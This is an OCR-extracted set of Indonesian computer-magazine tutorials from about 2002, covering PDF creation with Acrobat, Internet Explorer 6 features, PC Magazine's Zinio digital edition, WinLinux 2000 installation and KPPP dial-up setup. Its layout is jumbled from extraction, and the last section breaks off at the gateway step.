
Setelah anda menginstal Acrobat dari Adobe Systems, di komputer anda akan terdapat, di antaranya, Acrobat Reader dan Acrobat Distiller yang dapat diakses lewat Start → Program → Adobe Acrobat.



2

### PRINTER PUN TERINSTAL


Dan jika anda melihat *printer* yang terinstal lewat Control Panel Printers, maka akan tampak tambahan dua printer, yang sebenarnya *virtual*, di folder Printers ini yaitu Acrobat Distiller dan Acrobat PDFWriter.



5

### FOLDER PENYIMPANAN

Selanjutnya akan muncul kotak dialog Save PDF File As. Lewat kotak dialog ini anda diminta menentukan di folder mana akan menyimpan (*save*) file PDF anda, di samping menentukan namanya.



6

### FILE PDF YANG DIDAPAT

Jika proses penyimpanan berhasil, maka anda akan mendapatkan file dengan ikon Adobe Acrobat Reader dengan ukuran file yang biasanya lebih kecil dari file aslinya (dalam hal ini file Word).

### Apa itu PDF?

Jika anda mengubah suatu file menjadi file PDF, anda akan dapat mempertahankan *formatting* file tersebut pada file PDF-nya. Artinya file yang anda kirimkan akan muncul di monitor atau *printer* penerima sebagaimana yang anda lihat di komputer anda. Untuk dapat menampilkan, membaca, dan mencetak file PDF, penerima file harus mempunyai Adobe Acrobat Reader yang dibagikan gratis oleh Adobe.

### Bagaimana Cara Membuat PDF?

Untuk dapat membuat file berformat PDF, di komputer anda harus terinstal program Acrobat (lebih dari

sekedar Acrobat Reader). Bila anda menginstal Acrobat dari CD-nya akan terinstal Acrobat Distiller dan Acrobat PDF Writer, selain juga Acrobat Reader.

Acrobat Distiller, seperti namanya, berfungsi menyuling file anda menjadi format EPS yang oleh Acrobat PDFWriter diubah lagi menjadi PDF. Untuk mudahnya kita gunakan saja langsung Acrobat PDFWriter yang diperlakukan sebagai *virtual printer* oleh perangkat yang akan mencetak file-nya ke format PDF.

Pada contoh di bawah ini kami mencoba membuat file PDF dari doku-

Convert Proses pengubahan data atau file dari satu format ke format lain yang berbeda.

File format Format untuk meng-encode informasi pada suatu file. Masing-masing tipe file mempunyai format berbeda. Format suatu file akan menentukan, pertama, apakah file itu file binari ataupun ASCII dan, kedua, bagaimana informasi dalam file itu ditata.

## DAFTAR ISTILAH

men yang dibuat dengan pengolahan kata Word. Sedangkan file PDF isi NeoTek yang kami sajikan di situs NeoTek (baca Membaca NeoTek Versi Online, hlm. 7) kami hasilkan dari naskah yang ditataletak dengan program QuarkXpress.



# 3

### MENGUBAH DOKUMEN WORD


Kini katakan anda bermaksud mengubah (*convert*) dokumen Word anda menjadi file berformat PDF. Untuk itu, buka dokumen Word dimaksud dengan Microsoft Word.



# 7

### MEMBACA FILE PDF


Jika anda klik dua kali file berikan Acrobat Reader itu, maka file itu akan dibuka pada program Acrobat Reader seperti pada gambar di atas. Jika anda mengirim file ini ke pihak lain, format yang sama akan muncul pada komputer penerima yang sudah terinstal Acrobat.



# 4

### MENCETAK DOKUMEN

Untuk dapat mengubah file Word itu menjadi file PDF, anda harus mencetaknya terlebih dahulu lewat printer virtual, Acrobat PDFWriter. Untuk itu, klik File → Print. Pada kotak dialog Print, pilih Acrobat PDFWriter, lalu klik OK.



# 8

### LEWAT IKON ACROBAT

Selain lewat menu Print, file PDF dapat anda buat lewat ikon Acrobat yang terdapat menu bar Word. Klik ikon tersebut, lalu klik tombol Create pada kotak dialog Adobe PDF Maker.

## MARI KAT COBA!

### 1 DENGAN PROGRAM LAIN

Apakah file PDF dapat dibuat dengan program lain selain Microsoft Office Suite? Jawabnya, ya. Yang diperlukan adanya pilihan printer PDFWriter pada kotak dialog Print.

### 2 DENGAN ACROBAT DISTILLER

Selain dengan PDFWriter, anda pun dapat membuat file PDF dengan Acrobat Distiller. Pilihan ini pun dapat anda jumpai pada kotak dialog Print setelah anda memilih menu Print. Pilihan Acrobat Distiller akan muncul di komputer anda jika anda telah menginstal program Adobe Acrobat.

# MEMANFAATKAN FITUR-FITUR BARU PADA INTERNET EXPLORER 6

Dengan *browser* terbarunya, Internet Explorer 6, Microsoft berharap dapat memberikan kemudahan dan kenyamanan pengalaman berInternet bagi para pengguna *browser*-nya itu.

**I**nternet Explorer 6 (IE6) adalah produk *browser* Microsoft versi terakhir yang diluncurkan belum lama berselang. Orang banyak menaruh harapan pada *browser* terbaru ini. Walaupun dilihat dari penampilannya tidak ada perubahan yang berarti, Microsoft sudah barang tentu tidak begitu saja meluncurkan produknya tanpa perubahan yang berarti.

## Perlindungan Terhadap Privasi

Salah satu fitur yang diunggulkan oleh Microsoft pada IE6 adalah adanya tools untuk menjaga privasi anda

## Fungsi baru dalam Internet Explorer 6

### ? APA YANG KAMI LAKUKAN?

Menunjukkan beberapa fitur istimewa yang dapat anda jumpai pada Internet Explorer 6.

### ? MENGAPA KAMI MELAKUKANNYA?

Tidak semua netter mengerti kelebihan yang terdapat pada suatu *browser* saat ini dan mereka cenderung mengharapkan *browser* yang cepat bukan dilihat dari kinerjanya.

### ? SEBERAPA SULITNYA?


Anda hanya perlu mengikuti langkah-langkah yang dipaparkan di sini untuk dapat mencicipi fitur baru yang dimaksud.



1

### AUTO IMAGE RESIZING

Dalam IE6 terdapat fitur *image resizing* yang secara otomatis akan menyesuaikan citra (*image*) pada layar monitor anda. Anda dapat melihat *image* dalam ukuran sebenarnya dengan mengklik ikon yang terletak di sebelah bawah kanan layar.



5

### MEDIA BAR

Fungsi yang baru adalah Media Bar, seperti yang terlihat pada sisi kiri gambar di atas. Fungsi ini berperan untuk menjalankan file-file multimedia tanpa anda harus menjalankan program pemutar multimedia.



2

### MENONAKTIFKAN RESIZING

Bila anda tidak menyukai fungsi *auto resizing*, maka anda dapat mematikannya. Klik Tools → Option, lalu klik Advanced. Pada pilihan Multimedia kosongkan kotak Enable automatic image resizing, lalu klik OK.



6

### MENAMBAHKAN TOOLBAR

Bila anda merasa tool bar yang tersedia kurang, anda dapat menambahkannya lewat menu View → Toolbars → Customize, kemudian akan muncul pilihan. Anda tinggal mengklik Add maka akan ditampilkan pilihan untuk anda.



ketika melakukan *browsing*. Dengan fitur ini, pengguna IE6 dapat mengontrol informasi pribadi anda yang dikumpulkan oleh para pengelola situs Web. Menurut Microsoft, tools tersebut sesuai dengan kualifikasi yang ditentukan oleh Platform for Privacy Preferences (P3P) yang dikembangkan oleh World Wide Web Consortium.

### Fleksibilitas dalam Mengarungi Dunia Maya

IE6 memungkinkan anda merasakan pengalaman ber-Internet sesuai dengan yang anda inginkan. Fleksibilitas ditawarkan IE6 lewat tiga fitur

istimewanya yaitu Image Toolbar, Media Bar, dan Auto Image Resize. Ketiga fitur baru ini akan anda rasakan manfaatnya ketika anda menggunakan Web untuk membaca email, berita, berbelanja secara online, mendengarkan musik atau memutar video, atau berbagi image dan foto dengan teman, kerabat, atau kolega.

### Mendukung DHTML

Seperti versi sebelumnya, IE6 mendukung DHTML sehingga memungkinkan programmer membuat *interface* yang powerful untuk aplikasi-aplikasi berbasis Web.

### TIP & TRIK • TIP & TRIK • TIP & TRIK

#### Mempercepat Browsing.

Anda dapat mempercepat *browsing* anda. Caranya matikan fungsi untuk media dalam IE lewat Tools → Internet Option. Pilih Advanced dan pada bagian Multimedia matikan fungsi *play* pada berbagai macam media (*sound, movie, animation*).



3

#### IMAGE TOOLBAR

Pada IE6 setiap kali layar menampilkan file grafik berformat JPEG maka IE secara otomatis akan menampilkan *image toolbar* yang terletak di sebelah kanan atas. Di sini anda dapat menyimpan file tersebut, mengirimkannya ke email atau membukanya.



4

#### MEMATIKAN IMAGE TOOLBAR


Bila lebih menyukai penyimpanan gambar gaya lama yaitu dengan mengklik kanan dan Save As..., anda dapat menonaktifkan image toolbar dengan mengklik Tools → Option lalu pilih Advance, → Multimedia dan kosongkan kotak Enable image toolbar.



7

#### LOCKING TOOLBARS

Pada versi IE terdahulu sering kita kehilangan atau secara tidak sengaja menggeser *toolbar* kita. Pada IE6, Microsoft memberikan sebuah option yaitu Lock the Toolbars. Ini akan membuat toolbar anda tidak dapat diganggu.



8

#### WEB PRIVACY OPTIONS

Pada IE6 diberikan privasi yang lebih baik yaitu Privacy Report dengan support P3P yang memberikan keamanan yang lebih akurat. Simbolnya dapat kita lihat pada bagian kanan bawah yang berbentuk mata. Klik dua kali ikon ini untuk melihat hasilnya. Selamat berselancar dengan IE 6.

### MARI KITA COBA!

#### NAIKKAN TINGKAT PRIVASI ANDA

saat surfing di Internet mungkin anda tidak menyadari bahwa anda diamati oleh berbagai sumber lewat Cookies yang dikirimkan para pengelola situs Web. Untuk itu anda perlu menaikkan tingkat Privacy anda. Klik Tools → Internet Option → Privacy dan naikkan ke tingkat tertinggi.

# ERA ITU TELAH TIBA PCMAGAZINE ONLINE

Salah satu pelopor majalah komputer itu ternyata kini menjadi perintis majalah *online*. PCMagazine memperkenalkan versi online-nya. Edisi Desembernya masih gratis!

Setelah berkiprah sebagai salah satu pelopor dalam majalah komputer, PCMagazine agaknya berniat juga menjadi perintis majalah online atau *digital magazine*. Dengan bekerja sama dengan Zinio Systems, pada bulan Desember lalu, PCMagazine meluncurkan nomor percobaan dari majalah digitalnya itu. PCMagazine menawarkan gratis versi digital dari PCMagazine versi cetak edisi Desember 2001. Anda dapat men-download-nya dari alamat yang diberikan di bawah ini hanya dengan mengisi formulir terlebih dahulu.

*Menjadi pembaca majalah digital pertama: PCMagazine Online*

## ? APA YANG ANDA DAPAT

Sebuah majalah online pertama yang dengan Zinio reader-nya dapat menyajikan sebuah majalah digital persis seperti versi cetaknya.

## ? APA GUNANYA

Dengan berlangganan majalah online ini anda akan memperoleh informasi lebih cepat dan dikirimkan langsung secara elektronik ke alamat email yang anda berikan.

## ? BAGAIMANA MEMPEROLEHNYA


Versi demo atau *trial* dari majalah digital ini dapat anda download dari situsnya dengan terlebih dahulu mengisi formulir yang disediakan. Setelah itu anda akan memperoleh Zinio reader yang dapat digunakan untuk membaca majalah digital ini.



1

### THE FUTURE OF MAGAZINE?

Michael J. Miller pada tulisannya menyebutnya sebagai majalah masa depan. Temui di: <http://www.pcmag.com/article/0,2997,s%253D1499%2526a%253D18771,00.asp>. Lalu klik frasa this form pada artikel di atas.



5

### MY MAGAZINE

Untuk mulai membaca PCMagazine Online anda, klik menu My Magazine pada menu Zinio. Maka terbukalah majalah online anda itu. Lengkap satu majalah dengan tata letak dan iklan-iklan seperti pada versi cetaknya.

## DOWNLOAD AN ISSUE

EXPERIENCE A DIGITAL MAGAZINE

TRY IT NOW

Download an electronic version of PC Magazine from Zinio Systems, Inc. Just provide your email address below and please tell us if you are a current subscriber to the print version. Thanks!

Email:

Are you a current PC Magazine subscriber?  
☐ Yes ☐ No


Submit



2

### EXPERIENCE A DIGITAL MAGAZINE

Anda akan diantarkan pada layar berikutnya. Di sini anda diminta mengisi alamat email anda. Edisi bulan Desember masih gratis. Diingatkan bahwa besarnya file adalah 20Mb. Jadi anda dianjurkan men-download-nya dengan saluran *broadband*.



6

### MEMBALIK HALAMAN

Dengan Zinio Reader, anda akan merasa look and feel sebuah majalah cetak. Jika anda membalik halaman, misalnya, reader ini akan menampilkan kesan seakan anda tengah membalik lembaran halaman sebuah majalah.

### Digital Magazine?

Anda mungkin pernah mendengar tentang e-book (electronic book). Kini Zinio Systems memperkenalkan *digital magazine*, suatu format majalah yang diharapkan persis sama dengan versi cetaknya dengan tata letak dan gambar yang sama, tetapi memberikan pengalaman baru pada para pembacanya. Pada majalah digital, pembaca menjumpai fitur yang tidak akan dapat ditemuinya pada versi cetaknya yaitu interaktivitas.

### Zinio Reader

Inti dari sistem yang ditawarkan oleh Zinio adalah *reader*-nya. Dengan

Zinio reader inilah para pembaca dapat menikmati majalah digitalnya. Dan seperti telah dijanjikan, pembaca dapat memanfaatkan fitur interaktif majalah ini seperti membolak-balik halaman majalah, men-*zoom* bagian tertentu dari majalah sehingga anda dapat membacanya dengan nyaman. Di samping itu, karena sifat elektroniknya, daftar isi majalah dapat diakses dengan sekali klik sehingga memudahkan anda setiap kali anda ingin membaca artikel tertentu yang menarik bagi anda tanpa harus terlalu banyak membolak-balik halaman majalah seperti pada versi cetaknya.

### Men-download PCMagazine

Untuk memperoleh majalah digital ini anda cukup mengklik link this form pada URL yang diberikan di bawah ini. Setelah mengisi alamat email anda, anda akan dibimbing sampai untuk men-download isi PCMagazine Online dan Zinio reader yang besarnya mencapai 20 Mb. Jika segala sesuatunya lancar, anda akan dapat menikmati majalah online ini di komputer anda, *desktop* atau pun *laptop*.



3

### GET IT NOW

Setelah masalah pengisian formulir selesai dilakukan, anda akan masuk ke situs Zinio yang agaknya menjadi penyelenggara PCMagazine online ini. Klik menu Get It Now pada situs ini.



4

### ZINIO READER

Dengan mengklik Get It Now, anda men-download PCMagazine Online dari Zinio. Dan setelah proses download selesai dilaksanakan, anda dapat menjumpai menu Zinio pada menu Start → Programs.



7

### DAFTAR ISI

Untuk mengakses daftar isi majalah, anda cukup mengklik menu Contents pada menu bar, dan Contents pun akan terbuka. Dari sini anda dapat mengakses artikel-artikel majalah ini dengan mengklik teks yang bergaris bawah biru pada daftar isi ini.



8

### STABILO

Untuk hal-hal yang penting, anda dapat memberikan tanda semacam stabilo dan anotasi sehingga anda dapat kembali ke halaman-halaman penting yang telah anda tandai sebelumnya.

## MARI KITA COBA!

### 1 FUNGSI ANOTASI

Anda dapat menggunakan fungsi anotasi pada Zinio reader untuk memberi catatan pada teks yang anda anggap penting. Anda dapat membaca kembali catatan itu belakangan.

### 2 MEN-ZOOM TEKS

Anda dapat memperbesar tampilan teks beberapa kali dengan menggunakan fungsi zoom. Dengan demikian, anda dapat membaca majalah digital ini sesuai dengan kemampuan atau kenyamanan yang dapat diakomodasi oleh mata anda.



# INSTALASI WIN LINUX 2000 MELALUI WINDOWS

WinLinux 2000 adalah distro Linux yang paling akrab dengan pemakai Windows. Anda dapat menginstal dan mengkonfigurasi-kannya melalui fasilitas instalasi Windows. Layar X Windows yang pertama kali anda dapatkan, yang menggunakan KDE pun mirip Windows. Anda juga tidak harus kehilangan Windows yang ada.

Tidak perlu lagi ragu-ragu mencicipi Linux dengan adanya WinLinux 2000 ini. Instalasinya semudah instalasi program aplikasi pada Windows, dengan konfigurasi Linux-nya juga lewat Windows (apabila ingin mengkonfigurasi lewat *line command* seperti halnya Armed Linux juga bisa).

Apabila Armed Linux (NeoTek Vol. II No. 4, Januari 2002) menampilkan *virtual desktop* yang aneh (empat kali luas layar monitor), maka pada WinLinux 2000 yang menggunakan KDE (K Desktop Environment) tampak amat mirip Windows. Adapun *virtual desktop*-nya berbentuk


*WinLinux dengan KDE memberikan kesan Windows yang kental.*



1

## DOWNLOAD WIN LINUX 2000

Buka browser anda dan masuk ke halaman download WinLinux 2000 di <http://www.winlinux.net/download2.html>. Anda akan diminta mengisi nama dan email sebelum masuk ke halaman download. Setelah itu pilih *mirror* untuk download. File **wl2000.exe** yang di-download besarnya 220,2 Megabyte.



2

## INTEGRITAS HASIL DOWNLOAD


File besar ini perlu diperiksa integritasnya. Gunakan **md5.exe** yang di-download di sini juga. Caranya, setelah download jalankan pada prompt DOS perintah `C:\>md5.exe wl2000.exe` dan harus menunjukkan checksum **21c84e5f12f00032fe78e02476a56531**. Kalau tidak mau repot dapatkan WinLinux 2000 pada CD NeoTek bulan ini.



3

## EKSTRAK KE FOLDER SEMENTARA

Klik dua kali pada icon WL2000 dan akan tampil jendela WinLinux 2000 - Welcome. Ikuti saja perintahnya yang akan meminta anda mengekstrak file-file WinLinux ke folder instalasi yang *default*-nya ditetapkan di **C:\WINDOWS\TEMP\WinLinux 2000**. Pengalaman kami menunjukkan lebih baik diekstrak ke folder baru saja.



7

## SIAP MENJALANKAN WIN LINUX


WinLinux 2000 dijalankan dengan memilih **Start → Programs → WinLinux 2000**. Pilih **Boot WinLinux 2000**. Atau klik ikon **Boot WinLinux 2000** yang terdapat di desktop Windows anda. WinLinux 2000 pun akan di-*boot*. Kemudian tampil layar **Your Computer is Running WinLinux 2000** yang dilanjutkan untuk login ke WinLinux.



8

## LOGIN KE WIN LINUX 2000

Anda dapat masuk sebagai user **root**, **guest**, atau dengan nama *login*. Kalau tidak ingin mengubah apa-apa lagi, masuk dengan nama **login**, ketikkan password, dan klik **Go!** Anda akan masuk ke desktop WinLinux 2000 yang menggunakan KDE (K Desktop Environment) yang sangat mirip Windows.



9

## MULTIPLE DESKTOP

Namun berbeda dengan Windows, KDE mempunyai multiple desktop (ditampilkan dua) yang dapat diperbanyak sampai delapan desktop dengan **K → Panel → Configure** yang akan membuka jendela **KPanel Configuration**. Di desktop tampak berbagai ikon (yang dapat diakses juga lewat **K → Disk Navigator → Desktop**).

*multiple desktop* yang dapat ditampilkan sampai delapan buah. Semua dengan luas yang sama dengan luas tampilan monitor anda.

WinLinux sudah menyertakan fasilitas yang lazim digunakan dalam ber-Internet

- *Dialup* dengan KPPP
- *Browsing* dengan Netscape Navigator
- *News* dan *Mail* dengan Netscape.
- *Grafik* dengan GIMP
- *Multimedia* dengan CD Player dan MP3 Player
- *Acrobat reader*
- *Games, Utilities, dan System* yang berisi fungsi-fungsi setara pada Windows, dan bahkan lebih!

**Virtual DOS** *Windows ME* hanya mendukung *virtual DOS*, sehingga tidak memungkinkan *booting Linux* langsung melalui sistem operasi ini.

**ME Startup Disk** Walaupun demikian, tampaknya *Windows ME* startup disk masih setara dengan *DOS* sehingga fasilitas inilah yang digunakan untuk membuat boot disk untuk *WinLinux 2000* yang diinstal pada komputer yang telah berisi *Windows ME*.

**Caranya** Caranya adalah sebagai berikut

- Instalasi *WinLinux* seperti biasa pada *Windows ME*. Instalasi dapat berjalan dan *WinLinux* akan terdapat pada *Start* menu maupun *desktop* *Windows*, namun tidak dapat di-boot.
- Buat *Windows ME* Startup Disk melalui *Start* → *Setting* → *Control Panel* lalu pilih ikon *Add/Remove Program* dan pilih tab *Startup disk* lalu klik tombol *Create Disk*.
- Jalankan *WLS* dengan mengklik ikonnya dua kali dan mengikuti langkah-langkahnya.

## INSTALASI DI WINDOWS ME


- Kini pada folder dan menu *WinLinux 2000* terdapat entri baru, yaitu *WinLinux Startup Disk*.
- Dengan meletakkan *Windows ME* Startup Disk di drive A, pilih *Start* → *Programs* → *WinLinux 2000* → *WinLinux Startup Disk*.
- Anda akan diingatkan untuk memasukkan bootable disk pada drive A. Pastikan disket itu telah terpasang dan klik *OK*. Selang beberapa lama akan tampil pesan bahwa *WinLinux Startup disk* telah terbentuk. Jadi *Windows ME* Startup disk telah diubah menjadi *WinLinux Startup Disk*.
- Untuk menjalankan *WinLinux* yang terpasang pada *Windows ME*, boot komputer anda dengan disket ini terpasang pada drive A, dan *WinLinux 2000* akan di-boot dan anda akan langsung masuk ke *X Windows* dengan *KDE*.



4

### INSTALASI WIN LINUX 2000


Katakanlah kita ekstrak ke folder baru di C:\Win Linux 2000. Setelah ekstraksi selesai, anda akan segera mendapatkan jendela dialog *Setup Win Linux 2000*. Ikuti saja langkah-langkahnya dan pilih *full installation*. *Win Linux* akan diinstalasi di folder C:\linux



5

### CONFIGURATION UTILITY

Setelah instalasi selesai akan tampil jendela *Congratulation* yang dilanjutkan dengan menjalankan *WinLinux 2000 Configuration Utility*. Inilah perbedaan *WinLinux* dibandingkan distro *Linux* lainnya. Konfigurasinya menggunakan fasilitas pada *Windows*, sehingga sangat memudahkan para pemakai *Windows* yang ingin ikut ber-*Linux*.



6

### KONFIGURASI KOMPONEN

Setelah mengisi nama, login dan password (dalam hal ini klik untuk menggunakan password yang sama dengan *user root*), anda akan masuk ke jendela konfigurasi. Status setiap komponen akan sebagai *detected*, *forced*, atau *not detected*. Yang *not detected*, kalau anda tahu kompatibilitasnya dengan pasti dapat diubah jadi *forced*.



10

### ADA APA SAJA DI DESKTOP

Tampak *Trash* setara *Recycle Bin* selain yang jelas dari namanya: *CD Player*, *MP3 Player*, *Acroread*. Akses ke *CD ROM*, *My HD* (file *Linux*), *Drive hdb1* (keseluruhan *hard disk* termasuk *Windows*), dan folder *DOS*. Pada *Linux* perangkat seperti *CD ROM*, *hard disk*, dan *diskette drive* diperlakukan seperti suatu file.



11

### KPPP UNTUK AKSES INTERNET

Untuk akses ke Internet, klik dua kali *Dialup* yang akan mengaktifkan *Linux Dialer* yaitu **KPPP** (setara dengan *Dial-up Networking*). Browser yang tersedia adalah *Netscape* selain *Netscape Mail* and *News*. Setelah melihat-lihat apa saja yang ditampilkan ini anda akan terbiasa dengan *X Windows* dan *KDE*.



12

### GIMP, KONSOLE, DLL

Untuk grafik, termasuk *screen dump* yang anda lihat ini, digunakan **GIMP** (GNU Image Manipulation Program) selain dapat juga dengan **Snapshot** (K→*Graphics* → *Snapshot*). Adapun line command *Linux* dapat diperoleh pada **Konsole** (K→*Utilities* → *Konsole*). Keluar dari sini? Tekan **Ctrl-Alt-Bksp** lalu pilih *Shutdown*.

# KONEKSI INTERNET DARI WIN LINUX 2000 DENGAN KPPP


Bila pada Windows ada Dialup Networking untuk mengakses Internet, maka pada Linux yang menyertakan KDE desktop environment terdapat KDE dialer yaitu kppp. Contoh ini menunjukkan penggunaan kppp untuk *dial* ke indo.net serta mengkonfigurasi Netscape Communicator dan Netscape Messenger

**A**danya KDE bukan saja menjadikan tampilan Linux anda tidak asing bagi pemakai Windows, melainkan juga amat memudahkan.

Selain tidak usah bersusah payah mengaktifkan CD ROM, *hard disk*, akses ke file DOS/Window yang terdapat pada komputer yang sama, WinLinux 2000 juga menyertakan **kppp**, suatu KDE dialer untuk mengakses internet.

Gunakan Netscape untuk *browsing*, mengirim email, ikut *newsgroup*, serta *men-download* utilitas-utilitas yang memperkaya Linux *box* anda yang pertama ini!


## Akses internet melalui Linux box anda



4

### NEW ACCOUNT

Jendela dialog **New Account** akan tampil. Di sini ada lagi tab-tab Dial, IP, DNS, Gateway, Login Script, dan Accounting. Pada tab **Dial** isikan misalnya Connection name: **IndoNet 5272888**, Phone number: **5272888**, Authentication: **PAP**. Yang lainnya biarkan kosong.



5

### IP DAN DNS

Pada tab IP biarkan saja default **Dynamic IP Address** sedangkan pada tab DNS isikan Domain name: **indo.net.id** dan pada DNS IP Address ketikkan **202.159.32.2** lalu klik tombol **Add** dan akan masuk ke DNS Address List. Lakukan yang sama dengan **202.159.33.2**



6

### GATEWAY

